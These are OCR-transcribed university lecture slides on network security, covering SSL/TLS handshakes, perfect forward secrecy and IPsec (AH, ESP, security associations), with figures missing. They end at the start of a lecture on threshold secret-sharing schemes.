
Hacettepe University

abc@hacettepe.edu.tr

The Internet

A packet-switched network:

- Data to be transmitted is divided into "packets"
- Each packet is forwarded by "routers" towards the destination




TCP/IP Reference Model

Application Layer (HTTP, FTP, SMTP, etc.)
Transport Layer (TCP, UDP)
Network Layer (IP)
Data Link Layer (PPP, Ethernet, etc.)
Physical Layer

- IP: delivery of packets to the destination
- TCP: reliability of the communication
  - ordering the packets
  - error detection & recovery
  - congestion control
- UDP: basic transport protocol

Securing TCP/IP Communications




Layer 3:

- can secure all IP communication transparent to applications
- must be built into the OS

Layer 4:

- doesn't require OS modification; deployment easy

Different Security Models in TCP/IP



(a) Network Level (b) Transport Level (c) Application Level


Real-Time Protocol Security Issues

- Interactive session security (unlike e-mail)
- Layer 4 (SSL)
  - Implemented on top of layer 4, between TCP & application
  - Doesn't require any modifications to OS (deployment made easy!)
- Layer 3 (IPsec)
  - Implemented between IP & TCP
  - Each IP packet authenticated separately
  - Built in the OS
  - Can secure all IP communication
  - Host-to-host application is common. Process-to-process also possible


Perfect Forward Secrecy

- PFS: Compromise of long-term secrets doesn't compromise session keys
- Example: Diffie-Hellman with RSA authentication
- Non-PFS examples:
  - Kerberos
  - Session key transport with RSA encryption
- By-product: Escrow foilage
  Conversations can't be decrypted by authorities holding copies of long-term private keys

A non-PFS Protocol Example




A PFS Protocol Example: Diffie-Hellman with RSA signature



SSL/TLS

- SSLv2
  - Released in 1995 with Netscape 1.1
  - Key generation algorithm kept secret
  - Reverse engineered & broken by Wagner & Goldberg
- SSLv3
  - Fixed and improved, released in 1996
  - Public design process
- PCT: Microsoft's version of SSL
- TLS: IETF's version


SSL Architecture




- Record Protocol: Message encryption/authentication
- Handshake Protocol: Identity authentication & key exchange
- Alert Protocol: Error notification (cryptographic or otherwise)
- Change Cipher P.: Activate the pending crypto suite

Handshake Protocol

- Negotiate Cipher-Suite Algorithms
  - Symmetric cipher to use
  - Key exchange method
  - Message digest function
- Establish the shared master secret
- Optionally authenticate server and/or client



Basic SSL/TLS Handshake Protocol



Key Computation

- "pre-master key": S
- "master key": $K = f(S, R_A, R_B)$
- For each connection, 6 keys are generated from K and the nonces. (3 keys for each direction: encryption, authentication/integrity, IV)

Session and Connection

- Session:
  - association between a client and a server;
  - created by the Handshake Protocol;
  - defines secure cryptographic parameters that can be shared by multiple connections.
- Connection:
  - end-to-end reliable secure communication;
  - every connection is associated with a session.

SSL Session Establishment


- Client authentication: Bob can optionally send "certificate request" in message 2.
- Session vs. Connection: "Sessions" are relatively long-lived. Multiple "connections" (TCP) can be supported under the same SSL session. (designed for HTTP 1.0)
- To start a connection, Alice can send an existing session ID.
- If Bob doesn't remember the session ID Alice sent, he responds with a different value.

Negotiating Crypto Suites

- Crypto suite: A complete package specifying the crypto to be used. (encryption algorithm, key length, integrity algorithm, etc.)
  - ~30 predefined standard cipher suites.
  - Confidentiality: Achieved by encryption using DES, 3DES, RC2, RC4, IDEA.
  - Integrity: Achieved by computing a MAC and send it with the message; MD5, SHA1.
  - Key exchange: relies on public key encryption.
- Selection:
  - v2: Alice proposes a set of suites; Bob returns a subset of them; Alice selects one. (which doesn't make much sense)
  - v3: Alice proposes a set of suites; Bob selects one.

SSL Record Protocol

- Provides confidentiality and message integrity using shared keys established by the Handshake Protocol



IPsec

- Cryptographic protection of the IP traffic, transparent to the user
- Main components:
  - Internet Key Exchange (IKE): IPsec key exchange protocol
  - Authentication Header (AH): Authentication of the IP packet
  - Encapsulating Security Payload (ESP): Encryption/authentication of the IP packet

Uses of IPsec

- Can be used to provide user-, host-, or network-level protection (the granularity)
- Protocol modes:
  - Transport mode: Host applies IPsec to transport layer packet
  - Tunnel mode: Gateway applies IPsec to the IP packet of a host from the network (IP in IP tunnel)
- Typical uses:
  - Remote access to network (host-to-gateway)
  - Virtual private networks (gateway-to-gateway)

Security Association & Policy

- Security Policy Database

  Specifies what kind of protection should be applied to packets (according to source-destination address, port numbers, UserID, data sensitivity level, etc.)
- Security Association (SA)
  - An IPsec-protected connection (one-way)
  - Specifies the encryption/auth. algorithm, key, etc.
  - Identified by
    - security parameter index (SPI)
    - destination IP address
    - protocol identifier (AH or ESP)
  - SAs are stored in SA databases
    - AH information (auth. algorithm, key, key lifetime, etc.)
    - ESP information (auth./encryption algorithm, key, key lifetime, etc.)
    - Lifetime of the SA

IPsec Packet Processing

Outbound packets:

- The proper SA is chosen from the security policy database
- From the SA database, the SPI and SA parameters are retrieved
- The IPsec protection is performed; packet passed to IP

Inbound packets:

- By the SPI, the SA is found
- IPsec auth./decryption is performed
- Packet passed to upper layer protocol

History of IKE

- Early contenders:
  - Photuris: Authenticated DH with cookies & identity hiding
  - SKIP: Authenticated DH with long-term exponents
- ISAKMP:
  - A protocol specifying only payload formats & exchanges (i.e., an empty protocol)
  - Adopted by the IPsec working group
- Oakley: Modified Photuris; can work with ISAKMP
- IKE: A particular Oakley-ISAKMP combination

Authentication Header (AH)


- IPSEC service to protect packet integrity
  - It can used in either transport or tunnel mode
- Auth. Algorithms
  - HMAC (with MD5, SHA1, etc.)
  - CBC-MAC (3DES, RC5, AES, etc.)
- Typically, the initialization vector (IV) is included in the payload (data)
- Authentication covers immutable fields of IP header as well as the payload.

AH with IPv4


IPSec Authentication Header (AH): IP protocol number 51

Before applying AH

IPSec Transport Mode: After applying AH




IPSec Tunnel Mode: After applying AH



Encapsulating Security Payload (ESP)

- IPSEC service to protect packet integrity and confidentiality
  - It can used in either transport or tunnel mode
- Encryption: Usually a block cipher in CBC mode
- The initialization vector (IV) is included in the payload

ESP with IPv4



Secret Sharing (Threshold) Schemes

Ahmet Burak Can

Hacettepe University

abc@hacettepe.edu.tr

Secret Sharing in Real World

- A bank safe can be protected with a combination of locks, keys.

Secret Sharing in Digital World

- How would you distribute a secret among n parties, such that only t or more of them together can reconstruct it.
  - Answer: A (t, n)-threshold scheme
  - Create n keys
  - Reveal the secret by using t of the keys
- Some applications:
  - Storage of sensitive cryptographic keys
  - Command & control of nuclear weapons

A Secret Sharing Scheme

<u>Example:</u> An (n, n)-threshold scheme:

